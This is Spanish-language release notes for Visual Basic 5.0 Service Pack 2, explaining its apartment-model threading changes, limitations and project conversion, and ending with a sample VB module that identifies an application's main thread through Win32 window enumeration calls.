Until then, Happy Coding!

Para ver el original, dirigete a VB Online.

Bienvenido al Visual Basic 5.0 Service Pack 2

Visual Basic 5.0 Service Pack 2 es una actualización de las versiones Profesional y Empresarial de Visual Basic versión 5.0. Proporciona un modelo de separación de subprocesos a los proyectos de Visual Basic que contengan elementos de interfaz de usuario, como formularios y controles.

Documentación

La característica de modelo de separación de subprocesos del Visual Basic 5.0 Service Pack 2 se explica en vb5sp2.htm (vb5sp2.wri en algunos sistemas). Este archivo contiene información suplementaria a la documentación de los Libros en pantalla que ha recibido como parte de la copia con licencia de Visual Basic.

Errores corregidos

El equipo de Visual Basic en Microsoft ha tenido en cuenta la información de los programadores después del lanzamiento de Visual Basic 5.0. Se ha dedicado un gran esfuerzo en reproducir y corregir los problemas reportados más serios y comunes. Visual Basic 5.0 Service Pack 2 soluciona los problemas con el entorno de programación, el objeto Printer, el control Internet Transfer y muchos de los otros controles y bibliotecas incluidos en Visual Basic 5.0. El equipo de Visual Basic ha dedicado grandes esfuerzos en asegurar la compatibilidad con las versiones anteriores de los componentes compartidos.

Entorno de programación: El Service Pack 2 resuelve varios problemas de estabilidad en el entorno de programación, incluyendo fallos que ocurrían cuando se movía el cursor sobre la caja de herramientas, cuando se establecían las propiedades de las fuentes en múltiples controles y cuando se usaban los opciones del menú Formato para alinear controles.

Objeto Printer: Asignar el objeto Printer a un elemento de la colección Printers no cambiará la impresora predeterminada. Ahora puede establecer un modo de escala definido por el usuario para el objeto Printer cambiando las propiedad ScaleWidth y ScaleHeight. Ya no se pierden los atributos de fuentes al llamar al método NewPage.

Control Internet Transfer: POST ya funciona. Se han solucionado los problemas con datos ausentes o confusos. El control no convierte nombres de archivo a mayúsculas al enviar una petición, de este modo se solucionan los problemas reportados al tener acceso a servidores que distingan mayúsculas.

Para obtener una lista completa de los errores corregidos en Visual Basic 5.0 Service Pack 2, busque en Microsoft Knowledge Base en la dirección http://www.microsoft.com/kb los artículos que contengan la palabra clave **VB5FixlistSP2**.

Lista de dependencias

Visual Basic 5.0 Service Pack 2 incluye un nuevo archivo de dependencias principal (vb5dep.ini), que se instala en el directorio Setupkit. Se ha cambiado el nombre del archivo de dependencias existente a ~vb5dep.sp2.

Eliminando Visual Basic 5.0 Service Pack 2 y restaurando Visual Basic 5.0

Visual Basic 5.0 Service Pack 2 modifica Visual Basic 5.0 remplazando algunos archivos y actualizando la información del sistema. Para quitar el Service Pack 2, debe abrir el Panel de control y usar la utilidad para Agregar o quitar programas para quitar Visual Basic 5.0 de su sistema. Elimine manualmente cualquier archivo del Service Pack 2 que quede todavía antes de volver a instalar Visual Basic 5.0. (Para obtener una lista completa de los archivos incluidos con el Service Pack 2, consulte el archivo de documentación del Service Pack 2 - vb5sp2.htm o vb5sp2.wri).

Microsoft Visual Basic versión 5.0 Service Pack 2, Notas de la versión

© 1996-1997 Microsoft Corporation

Visual Basic versión 5.0 Service Pack 2 es una actualización a las ediciones Profesional, Empresarial y Control Creation de Visual Basic. La versión Control Creation (disponible en inglés) tiene una actualización independiente. Permite la separación de subprocesos para proyectos de Visual Basic que contienen elementos de la interfaz de usuario, como formularios y controles, y depura varios errores conocidos de Visual Basic 5.0. (Busque VB5FixListSP en el sitio Web Knowledge Base en http://www.microsoft.com/kb/default.asp.)

Aplicar el Service Pack 2 a su copia con licencia de Visual Basic le permite crear controles ActiveX(TM) y documentos ActiveX que funcionan bien en clientes de subprocesos múltiples como Internet Explorer 4.0. Si tiene la edición Profesional o Empresarial de Visual Basic, también puede crear lo siguiente:

- Archivos DLL con separación de subprocesos que muestran formularios.
- Componentes de subprocesos múltiples que emplean diseñadores ActiveX, como el diseñador UserConnection.
- Aplicaciones cliente de subprocesos múltiples para probar estos componentes.

Esta mejora del modelo de separación de subprocesos es la única característica de Visual Basic versión 5.0 Service Pack 2.

Estas notas de la versión contienen información complementaria a la documentación de Microsoft® Visual Basic® 5.0 incluida en la Ayuda y en los Libros en pantalla. Si desea información adicional, visite el sitio Web de Microsoft Visual Basic en http://www.microsoft.com/vbasic/.

Contenido

Introducción a los cambios en el modelo de separación de subprocesos

- Seleccionar un modelo de subprocesos múltiples para su proyecto
- Limitaciones de la característica de Modelo de separación de subprocesos
- Convertir proyectos ya existentes

Cambios a la documentación de Visual Basic 5.0

- Cambios a "Modelo de separación de subprocesos en Visual Basic"
- Cambios a "Diseñar DLL seguras para los subprocesos"
- Cambios a "Diseñar componentes de subprocesos múltiples fuera de proceso"

Escenarios de usuario

- Controles con separación de subprocesos para Internet Explorer 4.0
- Crear una DLL segura para los subprocesos con formularios
- Crear una aplicación de subprocesos múltiples de prueba

Nota sobre las secuencias de comandos seguras para controles ActiveX

Lista de componentes

Introducción a los cambios en el modelo de separación de subprocesos

Los proyectos creados con Visual Basic versión 5.0 Service Pack 2 pueden aprovechar el modelo de separación de subprocesos sin necesidad de suprimir elementos visuales como formularios y controles. La aplicación de Service Pack 2 hace que los formularios, controles de usuario, documentos de usuario y diseñadores ActiveX sean seguros de cara a los subprocesos. Service Pack 2 incluye lo siguiente:

- Versiones con separación de subprocesos de todos los controles ActiveX que se proporcionan con Visual Basic 5.0, **excepto** DBGrid, MSChart y otros controles heredados que se incluían en el directorio Tools por compatibilidad con versiones anteriores.
- Una versión con separación de subprocesos del diseñador ActiveX UserConnection.
- Una nueva opción de Modelo de subprocesos que le permite volver a compilar los proyectos de controles ActiveX y documentos ActiveX como archivos .ocx y .dll con separación de subprocesos.

Nota el código auxiliar para los diseñadores ActiveX es ahora un código de separación de subprocesos seguro para los subprocesos, pero esto no garantiza que un determinado diseñador sea seguro. Si está usando un diseñador de otros proveedores, debe consultar a su proveedor.

Limitaciones de la edición Control Creation, versión 5.0

Las únicas partes de este documento que se aplican a la edición Control Creation son aquellas que afectan a los proyectos de controles ActiveX seguros para los subprocesos.

Si usa la edición Control Creation para crear controles ActiveX con separación de subprocesos, debe usar un cliente de subprocesos múltiples como Internet Explorer 4.0 para probar el comportamiento de subprocesos múltiples de sus controles. No puede usar la edición Control Creation para crear un cliente de prueba de subprocesos múltiples.

Seleccionar un modelo de subprocesos múltiples para su proyecto

Service Pack 2 cambia las opciones de la ficha General del cuadro de diálogo Propiedades del proyecto. Tras aplicar Service Pack 2, la opción Ejecución desatendida deja de estar activada en el modelo de subprocesos de su proyecto. Puede seleccionar un valor para la opción Modelo de subprocesos sin marcar su proyecto como de Ejecución desatendida.

Para configurar el modelo de subprocesos para un proyecto DLL ActiveX, Exe ActiveX o control ActiveX

1. En el menú **Proyecto**, haga clic en **Propiedades del <proyecto>** para abrir el cuadro de diálogo **Propiedades del proyecto**.
2. En la ficha **General**, seleccione las opciones que desee en el cuadro **Modelo de subprocesos**.

- Para los proyectos de DLL ActiveX y control ActiveX, puede elegir entre **Subprocesos separados** o **Subprocesos sencillos**.

  Para los proyectos Exe ActiveX, puede especificar que cada nuevo objeto se cree en un nuevo subproceso (**Subproceso por objeto**) o puede limitar su componente a un conjunto fijo de subprocesos. Un tamaño de conjunto de subprocesos igual a uno (1) hace que el proyecto sea de un único proceso, mientras que un conjunto mayor hace que el proyecto tenga separación de subprocesos.

Nota Cuando cambie el modelo de subprocesos de un proyecto ya existente, ocurrirá un error si el proyecto utiliza controles ActiveX de un único subproceso. Visual Basic impide utilizar controles de un único subproceso en proyectos con separación de procesos, tal y como se describe en Convertir proyectos ya existentes.

Nota Cuando especifica Subproceso por objeto (o un conjunto de subprocesos mayor que uno) para un proyecto Exe ActiveX, sólo los objetos *creados externamente* se crean en nuevos subprocesos. (Consulte "Diseñar componentes de subprocesos múltiples fuera de proceso" en los Libros en pantalla.) Las opciones Subproceso por objeto y Conjunto de subprocesos no están disponibles para proyectos de DLL ActiveX y controles ActiveX, ya que la creación de procesos está controlada por la aplicación cliente.

Importante Para los usuarios de las ediciones Profesional y Empresarial, las consecuencias de seleccionar Subproceso por objeto o Conjunto de subprocesos se explican en detalle en "Diseñar componentes de subprocesos múltiples fuera de proceso" en los Libros en pantalla.

Service Pack 2 y Ejecución desatendida

Service Pack 2 no cambia el funcionamiento de la opción Ejecución desatendida. Dicha opción sigue permitiendo crear componentes que se pueden ejecutar sin la intervención del operador en servidores de red. El único cambio realizado por Service Pack 2 es que la selección de Ejecución desatendida no afecta al modelo de subprocesos de su componente.

Limitaciones de la característica de Modelo de separación de subprocesos

Las siguientes limitaciones se aplican a todas las ediciones de Visual Basic.

- El entorno de desarrollo no permite la depuración de subprocesos múltiples. Si dispone de Microsoft Visual Studio puede depurar un componente con separación de subprocesos con el depurador Visual Studio tras compilarlo a código nativo con información de depuración. También necesitará una aplicación cliente de subprocesos múltiples para probar y depurar componentes en proceso(archivos .dll y .ocx).
- Los formularios MDI primarios y secundarios deben compartir datos de formas que son difíciles de hacer seguros para los subprocesos. Por tanto, no se permiten formularios MDI en proyectos con separación de subprocesos. En el menú Proyecto, el comando Agregar MDIForm está atenuado en los proyectos de DLL ActiveX con separación de procesos y en los proyectos de Exe ActiveX para los que se ha seleccionado Subproceso por objeto (o con un conjunto de subprocesos mayor que uno). Si cambia el modelo de subprocesos a Separación de subprocesos en un proyecto que contiene formularios MDI, ocurrirá un error.
- Los controles ActiveX de un único subproceso puede causar numerosos problemas en los clientes de subprocesos múltiples, además de tener un funcionamiento muy lento. Por tanto, Visual Basic impide el uso de controles de un único subproceso en aquellos proyectos donde se haya configurado el Modelo de subprocesos como Separación de procesos. Si desea información más detallada al respecto, vea Convertir proyectos ya existentes.
- A las propiedades y los métodos "friend" sólo los pueden llamar objetos del mismo subproceso. Puesto que no forman parte de la interfaz pública de un objeto, no pueden ordenarse entre subprocesos.
- Los Documentos ActiveX de proyectos Exe ActiveX no serán del modelo de separación de subprocesos seguros para los subprocesos a menos que seleccione Subproceso por objeto, o Conjunto de subprocesos con un tamaño mayor que uno.
- Cuando un subproceso muestra un formulario con vbModal, el formulario será modal sólo para el código y para los formularios de ese subproceso. El código que se ejecute en otros subprocesos no se bloqueará y los formularios mostrados por otros subprocesos seguirán activos.
- La técnica de Arrastrar y colocar entre formularios y controles sólo funcionará si el origen y el destino del arrastre están en el mismo subproceso. (Sin embargo, la técnica arrastrar y colocar de OLE funcionará de manera universal.)
- DDE entre formularios sólo funcionará si los formularios están en el mismo subproceso.

Convertir proyectos ya existentes

Una vez que haya aplicado Visual Basic versión 5.0 Service Pack 2, podrá agregar separación de subprocesos a sus proyectos ya existentes si cambia la opción Modelo de subprocesos, tal y como se describe en Seleccionar un modelo de subprocesos múltiples para su proyecto, y vuelve a compilar el proyecto. Para muchos proyectos, esto es todo lo que necesitará hacer.

Si un proyecto ya existente de DLL ActiveX, EXE ActiveX o control ActiveX utiliza controles componentes de un único subproceso, intentar cambiar el Modelo de subprocesos a Separación de subprocesos producirá error. Debido al número y a la gravedad de los problemas que los controles ActiveX con un único subproceso causan a los clientes de múltiples subprocesos, Visual Basic no permite utilizarlos en proyectos de componentes ActiveX.

Si tiene un proyecto ya existente que emplea un control de un único subproceso, póngase en contacto con el proveedor para ver si existe una versión con separación de procesos.

Forzar el uso de controles de un único subproceso

Es posible "engañar" a Visual Basic para que utilice un control de un único subproceso en un proyecto con separación de subprocesos si modifica manualmente el archivo .vbp. No lo haga. Entre los problemas que los controles ActiveX de un único subproceso pueden causar cabe citar los siguientes:

- Si un usuario cambia (con la tecla TAB) a un control de un único subproceso en un formulario que se está ejecutando en otro subproceso diferente, no podrá volver de nuevo al control. Esto se debe a que el subproceso del control de un único subproceso no tiene contexto para el enfoque en el subproceso del formulario. La única manera de que el usuario cambie el enfoque en esta situación es mediante el mouse. *Usar un control de un único subproceso como un componente de un control con separación de subprocesos provoca problemas similares.*

- En una aplicación de subprocesos múltiples, activar un formulario haciendo clic en un control de un único subproceso fallará si el formulario está en otro subproceso diferente. *Esto también ocurre al hacer clic en un componente de un único subproceso de un control con separación de subprocesos.*
- Usar un OCX de un único subproceso en una aplicación de subprocesos múltiples provoca problemas de rendimiento, puesto que todos los controles proporcionados por el OCX deben ejecutarse en el mismo subproceso. Esto significa que para los controles de formularios que se ejecutan en diferentes subprocesos, toda la comunicación requiere costosas llamadas entre subprocesos. *Un control ActiveX con separación de subprocesos que utilice controles componentes de un único subproceso provocará problemas de rendimiento similares.*
- En una aplicación de subprocesos múltiples, la tecla TAB y las teclas de acceso (por ejemplo, Alt+A) no funcionarán para los controles de un único subproceso que no estén en el subproceso principal de la aplicación. *Un control ActiveX con separación de subprocesos que utilice controles componentes de un único subproceso experimentará problemas similares.*
- Si su control con separación de subprocesos configura la propiedad Picture de un control componente de un único subproceso (o cualquier otra propiedad que tome un objeto Picture), se producirán errores en clientes de subprocesos múltiples. Esto se debe a que el objeto Picture no se puede ordenar entre subprocesos.

Importante Los controles de un único subproceso pueden causar estos y otros problemas en cualquier componente o aplicación de subprocesos múltiples que genere, ya sea con Visual Basic o con cualquier otra herramienta de desarrollo.

Consideraciones de diseño para proyectos de DLL ActiveX y controles ActiveX

Los objetos proporcionados por componentes en proceso se crean en subprocesos del cliente; su DLL u OCX no puede crear subprocesos por sí mismo. La primera vez que un subproceso cliente crea una instancia de un objeto proporcionado por su componente, se creará un nuevo apartado para ese subproceso y su subrutina Sub Main se ejecutará para el nuevo apartado. Todos los objetos que proporcione su componente para ese subproceso cliente residirán en el mismo apartado.

Si ha diseñado su componente de forma que todas las instancias de una clase comparten datos globales comunes, esos datos sólo se compartirán ahora entre los objetos que estén en el mismo subproceso. Si hay código global que tiene acceso a una base de datos, ese acceso no ocurrirá de forma separada para cada subproceso.

Por ejemplo, suponga que un cliente de subprocesos múltiples muestra una instancia de su control Widget en un formulario del subproceso A y dos instancias más en un formulario en el subproceso B. Las instancias del control estarán en dos apartados, cada una con una copia de las variables globales. La subrutina Sub Main se ejecutará una vez por cada apartado. Los dos controles del subproceso B compartirán el estado global, separados del estado global del control del subproceso A.

En Cambios al "Modelo de separación de subprocesos en Visual Basic" y en Cambios a "Diseñar DLL seguras para los subprocesos" de este documento, y en los correspondientes temas de los Libros en pantalla de Visual Basic 5.0, se explican otras consideraciones de diseño.

Consideraciones de diseño para proyectos EXE ActiveX

La diferencia más importante entre los componentes de un único subproceso y los componentes con separación de subprocesos fuera de proceso es que todos los datos globales (incluyendo las propiedades del objeto App) se duplican para cada subproceso. Una de las implicaciones de esto es que la subrutina Sub Main se ejecutará cada vez que se cree un nuevo subproceso.

En Cambios a "Modelo de separación de subprocesos en Visual Basic" y en Cambios en "Diseñar componentes de subprocesos múltiples fuera de proceso" en este documento, y en los temas correspondientes de los Libros en pantalla de Visual Basic 5.0, se explican otras consideraciones de diseño para los componentes fuera de proceso.

Cambios a la documentación de Visual Basic 5.0

Los siguientes temas describen cambios específicos en los temas indicados de los Libros en pantalla de Visual Basic 5.0:

Cambios a "Modelo de separación de subprocesos en Visual Basic"
Cambios a "Diseñar DLL seguras para los subprocesos"
Cambios a "Diseñar componentes de subprocesos múltiples fuera de proceso"

Si tiene las ediciones Profesional o Empresarial de Visual Basic, puede encontrar estos temas en los Libros en pantalla mediante el panel Contenido:

Guía de herramientas componentes

Crear componentes ActiveX
Generar componentes de código
Escalabilidad y subprocesos múltiples

Nota El explorador de los Libros en pantalla no se incluye en la edición Control Creation. Los temas indicados anteriormente no se incluyen en las partes de la documentación de Visual Basic 5.0 que se pueden descargar para su uso con la edición Control Creation. Sin embargo, el material sobre la reentrada y el diseño de DLL seguras para los subprocesos contenido en los dos temas siguientes será de interés para los usuarios de la edición Control Creation.

Cambios a "Modelo de separación de subprocesos en Visual Basic"

El tema original de los Libros en pantalla explica que Visual Basic mantiene una copia distinta de los datos globales para cada subproceso. Un efecto lateral de esto, que no se menciona en los Libros en pantalla, es que la subrutina Sub Main se ejecuta para cada nuevo apartado (es decir, para cada nuevo subproceso). De lo contrario, no habría ninguna manera de inicializar datos globales para el subproceso. Esto se explica con más detalle en Cambios a "Diseñar DLL seguras para los subprocesos" y en Cambios a "Diseñar componentes de subprocesos múltiples fuera de proceso", más adelante.

Dónde puede utilizar múltiples subprocesos

Ya no es verdad que los componentes se deben marcar para Ejecución desatendida con el fin de poder usar la separación de procesos. La Ejecución desatendida es ahora una opción independiente en la ficha General del cuadro de diálogo Propiedades del proyecto, tal y como se describió anteriormente en Seleccionar un modelo de subprocesos múltiples para su proyecto.

Reentrada

El tema original indica que cuando se hace una llamada entre subprocesos, el método al que está llamando se protege frente a la reentrada siempre y cuando el método no ceda (por ejemplo, llamando a DoEvents). Es importante hacer notar que un método también cede si se hace una llamada propia entre subprocesos o entre procesos, o si se muestra un formulario.

Cambios a "Diseñar DLL seguras para los subprocesos"

El tema de los Libros en pantalla se aplica ahora a los proyectos de control ActiveX, así como a los proyectos de DLL ActiveX.

El procedimiento para que un proyecto de DLL ActiveX tenga separación de procesos ha cambiado, tal y como se describe en Seleccionar un modelo de subprocesos múltiples para su proyecto (más arriba). Ya no es necesario suprimir toda la interacción con el usuario (la opción Ejecución desatendida) para tener una DLL con separación de procesos.

Cuando crea una instancia de un formulario en tiempo de ejecución, Visual Basic sigue las mismas reglas que utiliza para otros objetos privados. Es decir, el nuevo formulario se crea en el subproceso donde se ejecuta el operador New. Si crea un formulario implícitamente (por ejemplo, si tiene acceso a una propiedad de formulario mediante una variable que se declaró como **As New** Form1), el formulario se creará en el subproceso donde se ejecuta el código.

Nota Un caso especial de creación implícita de formulario es el Id. predeclarado (por ejemplo, Form1), una variable de formulario global oculta que Visual Basic mantiene para cada clase de formulario. Puesto que Visual Basic duplica los datos globales para cada apartado, hay un Form1 distinto para cada subproceso. Para evitar confusiones, puede resultar útil evitar el uso de Id. predeclarados en componentes con separación de subprocesos si declara explícitamente su propias variables de formulario.

Nota Duplicar los datos globales significa que una variable declarada como Public en un módulo estándar sólo es global para el subproceso; cada subproceso tiene una instancia de la variable. También significa que las propiedades del objeto App, como App.ThreadID, tienen instancias distintas para cada subproceso.

A diferencia de los formularios, los controles ActiveX son objetos públicos que los formularios cliente pueden crear y utilizar. Una instancia de un control ActiveX siempre reside en el mismo subproceso que el del formulario cliente que la utiliza.

Importante En una DLL con modelo de separación de procesos se crea un nuevo apartado para cada subproceso cliente que solicita objetos proporcionados por la DLL. La primera vez que un subproceso cliente solicita un objeto de ese tipo se ejecuta la subrutina Sub Main para el nuevo apartado. Una DLL no puede crear subprocesos propios.

Cambios a "Diseñar componentes de subprocesos múltiples fuera de proceso"

Ya no es necesario suprimir toda la interacción de usuario (la opción Ejecución desatendida) para tener un Exe de múltiples subprocesos. Las descripciones de Subproceso por objeto y Conjunto de subprocesos (subprocesos circulares) siguen siendo las mismas.

Puede hacer que un proyecto Exe ActiveX tenga separación de subprocesos si abre la ficha General del cuadro de diálogo Propiedades del proyecto y, a continuación, selecciona Subproceso por objeto o Conjunto de subprocesos y establece un tamaño de conjunto mayor que uno.

Al igual que otros objetos privados, los formularios residen en el subproceso donde se crearon. No es posible crear objetos privados mediante la función CreateObject, por lo que no se pueden utilizar para iniciar nuevos subprocesos.

Importante En un ejecutable de subprocesos múltiples, la subrutina Sub Main se ejecuta de manera independiente para cada nuevo subproceso. Visual Basic no proporciona ninguna manera de determina qué subproceso se creó en primer lugar.

Escenarios de usuario

Los siguientes temas describen escenarios en los que puede que desee utilizar el modelo de separación de subprocesos.

Controles con separación de subprocesos para Internet Explorer 4.0
Crear una DLL segura para los subprocesos con formularios
Crear una aplicación de subprocesos múltiples de prueba

Controles con separación de procesos para Internet Explorer 4.0

Internet Explorer 4.0 muestra ventanas mediante varios subprocesos de ejecución. Cuando dos ventanas diferentes de Internet Explorer 4.0 muestran instancias del mismo control ActiveX, el OCX debe proporcionar una instancia a cada subproceso. Si ambas instancias se proporcionan desde el mismo apartado del OCX (como es el caso de Visual Basic 5.0), una de las instancias del control sufrirá una degradación de rendimiento debido a la ordenación entre subprocesos.

Además de la degradación de rendimiento, un control de un único subproceso puede provocar problemas con el enfoque, el cambio con la tecla TAB y las teclas de acceso cuando se utilizan en aplicaciones de subprocesos múltiples.

La compilación de su OCX con Visual Basic versión 5.0 Service Pack 2 mejora el rendimiento y elimina estos problemas. Cada instancia del control utilizada por Internet Explorer 4.0 se ejecuta en el mismo subproceso que la ventana que muestra el control, ya que el OCX puede admitir un apartado diferente para cada subproceso cliente.

La mayoría de los controles ActiveX que se entregan con Visual Basic se han actualizado

Visual Basic versión 5.0 Service Pack 2 incluye nuevas versiones de la mayoría de los controles ActiveX que se suministraban con Visual Basic 5.0. Los controles actualizados ahora tienen el modelo de separación de subprocesos y funcionarán igualmente bien sobre clientes de un único subproceso o de subprocesos múltiples. Entre los controles que **todavía son de un único subproceso** se incluyen DBGrid, MSChart y los controles heredados que se incluían en el directorio Tools de Visual Basic 5.0.

Controles ActiveX creados con Visual Basic

Una vez que haya aplicado Visual Basic versión 5.0 Service Pack 2, los nuevos proyectos de control ActiveX serán de manera predeterminada del modelo de separación de subprocesos. Puede agregar separación de subprocesos a un control ActiveX ya existente si cambia el modelo de subprocesos, tal y como se describe en Seleccionar un modelo de subprocesos múltiples para su proyecto, y vuelve a compilar el proyecto. Para muchos proyectos de control ActiveX, esto es todo lo que necesita realizar.

Si su proyecto de control ActiveX utiliza controles componentes de un único subproceso, el intento de cambiar el Modelo de subprocesos a Separación de subprocesos provocará un error. Debido al número y a la gravedad de los problemas que causan los controles ActiveX de un único subproceso para los clientes de subprocesos múltiples, Visual Basic no permite utilizarlos como componentes de controles ActiveX con separación de subprocesos. Esto se explica en Convertir proyectos ya existentes.

Si tiene controles ActiveX ya existentes que emplean controles componentes de un único subproceso, póngase en contacto con su proveedor para ver si existe una versión con separación de procesos.

En Convertir proyectos ya existentes se explican otras consideraciones de diseño para los controles ActiveX con separación de procesos.

Crear una DLL segura para los subprocesos con formularios

Ahora puede establecer la opción Modelo de subprocesos a Separación de subprocesos en los proyectos de DLL ActiveX que contienen formularios.

Las DLL con separación de procesos no pueden crear su propios subprocesos; la primera vez que un subproceso cliente solicita un objeto proporcionado por su DLL, se crea un nuevo apartado y se ejecuta la subrutina Sub Main para ese apartado. Todos los objetos públicos que solicite ese cliente residirán en el mismo apartado y compartirán datos globales. Cualquier objeto privado (incluyendo los formularios) creado por los objetos públicos también residirá en el apartado.

Visual Basic no proporciona ninguna manera para que los apartados sean conscientes de que existen otros apartados. Sin embargo, un cliente de subprocesos múltiples podría obtener una referencia a un objeto del subproceso A y pasarla a un objeto del subproceso B. Si su DLL permite esto, debe leer la información sobre la reentrada en la sección "Modelo de separación de subprocesos en Visual Basic" de los Libros en pantalla, y en Cambios a "Modelo de separación de subprocesos en Visual Basic" en este mismo documento.

Importante Los formularios modales mostrados por un subproceso no bloquean la ejecución de código de otros subprocesos y no son modales para los formularios de otros subprocesos. Al mostrar un formulario se produce un control, tal y como ocurre al llamar a DoEvents, y por tanto puede hacer que se vuelva a entrar en el código de un objeto.

Crear una aplicación de subprocesos múltiples de prueba

Aplicar Service Pack 2 a las ediciones Profesional y Empresarial de Visual Basic le permite crear aplicaciones de subprocesos múltiples de prueba para practicar con sus controles de subprocesos múltiples. Los pasos para crear una aplicación sencilla de subprocesos múltiples son los siguientes:

1. Abra un nuevo proyecto EXE ActiveX y asigne nombre al módulo de clase predeterminado MainApp. Configure la propiedad Instancing de MainApp como PublicNotCreatable. Un objeto MainApp ocupará el primer subproceso de la aplicación y mostrará la interfaz de usuario principal.
2. En la ficha General del cuadro de diálogo Propiedades del proyecto, seleccione Sub Main en el cuadro Objeto de inicio, seleccione Subproceso por objeto en el cuadro Modelo de subprocesos y escriba un valor único para el nombre del proyecto. (El nombre del proyecto determina el nombre de la biblioteca de tipos; pueden ocurrir problemas si dos aplicaciones tienen el mismo nombre de la biblioteca de tipos.) "ThreadDemo" es el nombre de proyecto que se utiliza en el ejemplo siguiente. En la ficha Componente, seleccione Independiente en el cuadro Modo de inicio.
3. Agregue un formulario, llámelo frmProcess, y asigne a las propiedades Visible y ControlBox el valor False. Este formulario funciona como una ventana oculta, que Sub Main usará para identificar el subproceso principal del proceso. No se necesita código para este formulario.
4. Agregue un módulo estándar al proyecto. En este módulo, coloque las declaraciones, el procedimiento Sub Main y el procedimiento EnumThreadWndMain que se muestra más abajo. Tal y como se explica en el texto que lo acompaña y en los comentarios del código, Sub Main se ejecutará cuando se inicie su aplicación y *cada vez que cree un nuevo subproceso*. El código de ejemplo de Sub Main muestra cómo se identifica el primer subproceso, de forma que sepa cuándo crear MainApp.
5. Agregue un formulario y llámelo frmMTMain. Este formulario proporciona la interfaz de usuario principal de la aplicación de prueba. Agregue al formulario la declaración y el evento Form_Unload inmediatamente anterior al título "Varias instancias de la aplicación de prueba".
6. En el procedimiento de evento Class_Initialize de MainApp, agregue código para que se muestre frmMTMain. El código se proporciona más abajo.
7. Para crear subprocesos de prueba adicionales debe tener en su proyecto al menos una clase cuya propiedad Instancing tenga el valor MultiUse. Agregue un módulo de clase y un formulario e inserte el código que se proporciona bajo el título "Crear nuevos subprocesos". Puesto que para este proyecto seleccionó Subproceso por objeto, cada objeto público que *se*

cree externamente se iniciará en un nuevo subproceso. Esto significa que puede crear un nuevo subproceso mediante la función CreateObject para crear una instancia de su clase MultiUse a partir del Id. de programa (ProgID), tal y como se explica en el texto que lo acompaña.

8. Agregue código a frmMTMain para crear nuevos subprocesos mediante la creación de instancias de las clases MultiUse que definió. En el ejemplo siguiente, vea el código que hay bajo el título "Crear nuevos subprocesos".
9. El entorno de desarrollo no admite subprocesos múltiples. Si presiona F5 para ejecutar el proyecto, todos los objetos se crearán en el mismo subproceso. Para poder probar el comportamiento de subprocesos múltiples debe compilar el proyecto EXE ActiveX y ejecutar el archivo ejecutable resultante.

Importante Para asegurar que cada nuevo objeto MultiUse inicia un nuevo subproceso, debe usar Subproceso por objeto, en lugar de Conjunto de subprocesos.

Determinar el subproceso principal durante la ejecución de Sub Main

Sub Main se ejecuta para cada nuevo subproceso. La razón es que Visual Basic mantiene una copia distinta de sus datos globales para cada subproceso (cada apartado). Para poder inicializar los datos globales para el subproceso, debe ejecutarse la subrutina Sub Main. Esto significa que si Sub Main carga un formulario oculto o muestra la interfaz principal de usuario de su aplicación, se cargarán nuevas copias de esos formularios para cada nuevo subproceso que cree.

El código siguiente determina si Sub Main se está ejecutando en el primer subproceso, de forma que pueda cargar el formulario oculto una sola vez y mostrar la interfaz principal de usuario de la aplicación de prueba sólo una vez.

```
' Valor raíz para el título de ventana oculta
Public Const PROC_CAPTION = "ApartmentDemoProcessWindow"

Public Const ERR_InternalStartup = &H600
Public Const ERR_NoAutomation = &H601

Public Const ENUM_STOP = 0
Public Const ENUM_CONTINUE = 1

Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As
String, ByVal lpWindowName As String) As Long
Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hwnd As Long,
lpdwProcessId As Long) As Long
Declare Function EnumThreadWindows Lib "user32" (ByVal dwThreadId As Long, ByVal lpfn
As Long, ByVal lParam As Long) As Long

' Controlador de ventana recuperado por EnumThreadWindows.
Private mhwndVB As Long
' Formulario oculto que se utiliza para identificar el subproceso principal.
Private mfrmProcess As New frmProcess
' Id. de proceso
Private mlngProcessID As Long

Sub Main()
    Dim ma As MainApp

    ' Toma prestado un controlador de ventana que usa para obtener el Id.
    '   de proceso (vea la devolución de llamada EnumThreadWndMain, más adelante).
    Call EnumThreadWindows(App.ThreadID, AddressOf EnumThreadWndMain, 0&)
    If mhwndVB = 0 Then
        Err.Raise ERR_InternalStartup + vbObjectError, , "Error interno al iniciar el
subproceso"
    Else
        Call GetWindowThreadProcessId(mhwndVB, mlngProcessID)
        ' El Id. de proceso hace que el título de la ventana oculta sea único.
        If 0 = FindWindow(vbNullString, PROC_CAPTION & CStr(mlngProcessID)) Then
            ' La ventana no se encontró, por lo que es el primer subproceso.
            If App.StartMode = vbSModeStandalone Then
                ' Crea un formulario oculto con un título único.
                mfrmProcess.Caption = PROC_CAPTION & CStr(mlngProcessID)
```

```
                ' El evento Initialize de MainApp (Instancing =
                '   PublicNotCreatable) muestra el interfaz de usuario principal.
                Set ma = New MainApp
                ' (El cierre de la aplicación es más sencillo si no hay ninguna
                '   referencia global a MainApp; en su lugar, MainApp
                '   debe pasar Me al formulario de usuariio principal, de forma
                '   que el formulario evite la terminación de MainApp.)
            Else
                Err.Raise ERR_NoAutomation + vbObjectError, , _
                    "La aplicación no se puede iniciar con Automatización"
            End If
        End If
    End If
End Sub

' Función de devolución de llamada utilizada por EnumThreadWindows.
Public Function EnumThreadWndMain(ByVal hwnd As Long, ByVal lParam As Long) As Long
    ' Guarda el controlador de ventana.
    mhwndVB = hwnd
    ' La primera ventana es la única que se requiere.
    ' Detiene la iteración tan pronto como se encuentra una ventana.
    EnumThreadWndMain = ENUM_STOP
End Function

' MainApp llama a esta rutina Sub en su evento Terminate;
'   de lo contrario, el formulario oculto impide que
'   se cierre la aplicación.
Public Sub FreeProcessWindow()
    Unload mfrmProcess
    Set mfrmProcess = Nothing
End Sub
```

Importante Esta técnica para identificar el primer subproceso puede que no funcione en futuras versiones de Visual Basic.

Tenga en cuenta que Sub Main no realiza ninguna acción para ningún subproceso posterior al primero. Cuando agregue código que cree objetos MultiUse (para poder iniciar subprocesos siguientes), asegúrese de incluir código para inicializar esos objetos.

EnumThreadWindows se utiliza con una devolución de llamada, EnumThreadWndMain, para encontrar una de las ventanas ocultas que Visual Basic crea para su uso interno. El controlador de esta ventana oculta se pasa a GetWindowThreadProcessId, que devuelve el Id. de proceso. El Id. de proceso se utiliza entonces para crear un título único para la ventana oculta (frmProcess) que carga Sub Main. Los subprocesos siguientes detectan esta ventana y de esta manera pueden indicar que no necesitan crear el objeto MainApp. Estos giros son necesarios ya que Visual Basic no proporciona ninguna manera de identificar el subproceso principal de la aplicación.

